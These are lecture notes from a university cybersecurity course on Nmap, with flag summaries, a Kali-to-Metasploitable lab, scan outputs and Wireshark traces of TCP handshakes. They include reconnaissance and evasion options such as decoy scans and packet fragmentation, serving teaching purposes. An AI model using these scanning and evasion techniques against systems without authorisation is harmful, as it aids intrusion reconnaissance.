CYBER SECURITY UPSKILLING PROGRAM

قدم خلال مبادرة زنك/2 في جامعة البلقاء التطبيقية
بالتعاون مع أكاديمية سايبر شيلد

SEP 2024

Nmap & Ethical Hacking Part

Version 1

INST.:ENG.ALI BANI BAKAR-0778642376(CYBER SHIELD ACADEMY)

DONE BY: ENG. Dana Al-Mahrouk-0798697842-BAU.UNIV.

Nmap

-p → port
-sn → no port scan
-Pn → no host scan
-sS → half scan + no host scan
-O → OS Version
-sV → Port Version
-f → fragment packets

-T → Time
-D → decoy scan
-g → Src Port change
-sT → TCP scan
-sU → UDP scan
-sC → nmap Default Script
--script → nmap script


Day 13

- Outline
  - Nmap
  - Kali + metasploitable
  - Nmap + wireshark
  - Nmap network + device
  - Host scan
  - Port scan
  - Option
    - -p → port
    - -sn → no port scan
    - -Pn → no host scan
    - -sS → half scan + no host scan


Nmap (Network Mapper)

- is a powerful tool used for network discovery and security auditing.
- Nmap supports many advanced scanning techniques, including:
  - port scanning
  - OS detection
  - version detection
  - vulnerability scanning

Kali ➔ 192.168.186.130/24



Kali ➔ 192.168.186.130/24




- ip address:

display or configure IP addresses on network interfaces.

Metasploitable

- is a deliberately vulnerable virtual machine (VM), primarily designed for **educational purposes**.
- It's often used as a target machine to practice and demonstrate security tools like Metasploit.

- The goal of Metasploitable is to provide a **safe environment** where ethical hackers and security professionals can **do their skills in penetration testing without attacking real systems**.



Metasploitable ➔ 192.168.186.131/24

Metasploitable2-Linux - VMware Workstation 17 Player (Non-commercial use only)

Player

```
 * Starting deferred execution scheduler atd                          [ OK ]
 * Starting periodic command scheduler crond                          [ OK ]
 * Starting Tomcat servlet engine tomcat5.5                           [ OK ]
 * Starting web server apache2                                        [ OK ]
 * Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
                                                                      [ OK ]
```

```
 _                                _                  _ _ _   _     _
| |                              | |                | | | | | |   | |
| |_ __ _ ___ _ __ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___| |_
| __/ _` / __| '_ ` _ \ / __| '_ | |/ _ | | __/ _` | '_ | | |/ _ | __|
| || (_| \__ | | | | | | (__| |_) | | (_) | | || (_| | | | | | | (_) | |_
 \__\__,_|___|_| |_| |_|\___| .__/|_|\___/|_|\__\__,_|_| |_|_|_|\___/ \__|
                            | |
                            |_|
```

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login:
```

Metasploitable2-Linux - VMware Workstation 17 Player (Non-commercial use only)

Player

```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:4c:cb:fa brd ff:ff:ff:ff:ff:ff
    inet 192.168.186.131/24 brd 192.168.186.255 scope global eth0
    inet6 fe80::20c:29ff:fe4c:cbfa/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:4c:cb:04 brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ _
```

Nmap → specific network

Nmap 192.168.186.0/24 → specific network

IP Address: 192.168.186.0

Subnet mask: /24 → 255.255.255.0

NID: IP Address AND Subnet mask

Host Range: 192. 168.186.1-254

```
┌──(kali㉿kali)-[~]
└─$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 00:0c:29:6d:1e:67 brd ff:ff:ff:ff:ff:ff
    inet 192.168.186.130/24 brd 192.168.186.255 scope global dynamic noprefix
route eth0
       valid_lft 1652sec preferred_lft 1652sec
    inet6 fe80::289a:5c35:f3d3:8a51/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.186.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-17 09:29 EDT
Nmap scan report for 192.168.186.2
Host is up (0.00082s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 192.168.186.130
Host is up (0.00093s latency).
All 1000 scanned ports on 192.168.186.130 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.186.131
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 256 IP addresses (3 hosts up) scanned in 3.50 seconds
```

Nmap ➔ specific host

Nmap 192.168.186.131/24 ➔ specific network

Nmap 192.168.186.131/32 ➔ specific host

Nmap 192.168.186.131 ➔ specific host

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.186.131
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-17 09:35 EDT
Nmap scan report for 192.168.186.131
Host is up (0.0043s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```

-p ➔ port


- Nmap 192.168.186.131


Scan the most famous 1000 ports TCP

- Nmap 192.168.186.131 –p 80
  (figures on the right)

Q: Why was a reset message sent?

Faster + firewall discover






Nmap <ip-address> -p <port #> ➔ port

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.186.131 -p 22
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-17 09:38 EDT
Nmap scan report for 192.168.186.131
Host is up (0.00085s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

Wireshark

Host Scan ➔ Alive
3-way handshake
(80+ 443)




Port Scan ➔ Open
3-way handshake (22)

RST message ➔

Why send RST message?

So that the sender does not have to **wait** too long.

The sender may think that the **message was lost** on the way and **continue sending** messages, high traffic on the network.



Closed Port


```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.186.131 -p 443
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-17 09:46 EDT
Nmap scan report for 192.168.186.131
Host is up (0.00096s latency).

PORT    STATE  SERVICE
443/tcp closed https

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```

Source	Destination	Protocol	Length	Info
192.168.186.130	192.168.186.131	TCP	74	34816 → 80 [SYN] Seq=0
192.168.186.130	192.168.186.131	TCP	74	40566 → 443 [SYN] Seq=0
192.168.186.131	192.168.186.130	TCP	74	80 → 34816 [SYN, ACK] S
192.168.186.131	192.168.186.130	TCP	60	443 → 40566 [RST, ACK]
192.168.186.130	192.168.186.131	TCP	66	34816 → 80 [ACK] Seq=1
192.168.186.130	192.168.186.131	TCP	66	34816 → 80 [RST, ACK] S
192.168.186.130	192.168.186.131	TCP	74	40580 → 443 [SYN] Seq=0
192.168.186.131	192.168.186.130	TCP	60	443 → 40580 [RST, ACK]

Fixable ip & port

- Specific or range of ip or port.
- Nmap 192.168.186.130 –p 44-48,55
  - Port: 44, 45, 46, 47, 48, 55
- Nmap 192.168.186.131-133,190 –p 44-48,55
  - Ip address: .131, .132, .133, .190
  - Port: 44, 45, 46, 47, 48, 55

- Q: why ip 192.168.186.190 is not found?
- Devise is not found ➔ datalink layer



192.168.186.130	192.168.186.131	TCP	74 41342 → 80 [SYN] Seq=0
192.168.186.130	192.168.186.131	TCP	74 59836 → 443 [SYN] Seq=0
192.168.186.131	192.168.186.130	TCP	74 80 → 41342 [SYN, ACK] S
192.168.186.131	192.168.186.130	TCP	60 443 → 59836 [RST, ACK]
192.168.186.130	192.168.186.131	TCP	66 41342 → 80 [ACK] Seq=1
192.168.186.130	192.168.186.131	TCP	66 41342 → 80 [RST, ACK]

192.168.186.130	192.168.186.131	TCP	74 41676 → 22 [SYN] Seq=0
192.168.186.130	192.168.186.131	TCP	74 59848 → 443 [SYN] Seq=0
192.168.186.130	192.168.186.131	TCP	74 60916 → 445 [SYN] Seq=0
